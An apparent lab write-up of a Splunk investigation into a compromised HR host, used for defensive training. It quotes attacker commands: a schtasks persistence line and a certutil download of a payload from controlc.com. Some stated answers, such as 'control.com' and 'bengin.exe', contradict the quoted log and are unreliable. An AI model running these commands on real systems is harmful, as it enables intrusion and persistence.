Bengin

One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised.
Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the **index win_eventlogs** for further investigation.

About the Network Information
The network is divided into three logical segments. It will help in the investigation.
IT Department
James
Moin
Katrina

HR department
Haroon
Chris
Diana


Marketing department
Bell
Amelia
Deepak

How many logs are ingested from the month of March?

Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?
index=win_eventlogs| top limit=20 UserName

UserName	count
SYSTEM	3325
Moin	1357
James	1336
Katrina	1274
haroon	1137
Chris.fort	1130
deepak	1118
Daina	1106
Bell	1104
Amelia	1071
Amel1a	1

Which user from the HR department was observed to be running scheduled tasks?



schtasks

CommandLine > "/create /tn OfficUpdater /tr \"C:\\Users\\Chris.fort\\AppData\\Local\\Temp\\update.exe\" /sc onstart"


UserName > Chris.Fort

Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host?

HR Department staff - Haroon, Chris, Diana

ProcessName > Rare Values

C:\Windows\System32\certutil.exe (1 count)



Hint: Explore lolbas-project.github.io/ to find binaries used to download payloads

- Certutil.exe

Category: Process Creation
Channel: Windows
CommandLine: certutil.exe -urlcache -f - https://controlc.com/548ab556 benign.exe
EventID: 4688
EventTime: 2022-03-04T10:38:28Z
EventType: AUDIT_SUCCESS
HostName: HR_01
NewProcessId: 0x82194b
Opcode: Info
ProcessID: 9912
ProcessName: C:\Windows\System32\certutil.exe
Severity: INFO
SeverityValue: 2
SourceModuleName: eventlog
SourceModuleType: Win_event_log
SourceName: Microsoft-Windows-Security-Auditing
SubjectDomainName: cybertees.local
UserName: haroon

UserName who executed a system process to download a payload from file-sharing host: haroon

Date the binary was executed by the infected host: 2022-03-04

What 3rd party site was accessed to download the malicious payload: control.com

What is the name of the file that was saved on the host machine from the C2 server? bengin.exe

What is the URL that the infected host connected to? https://controlc.com/548ab556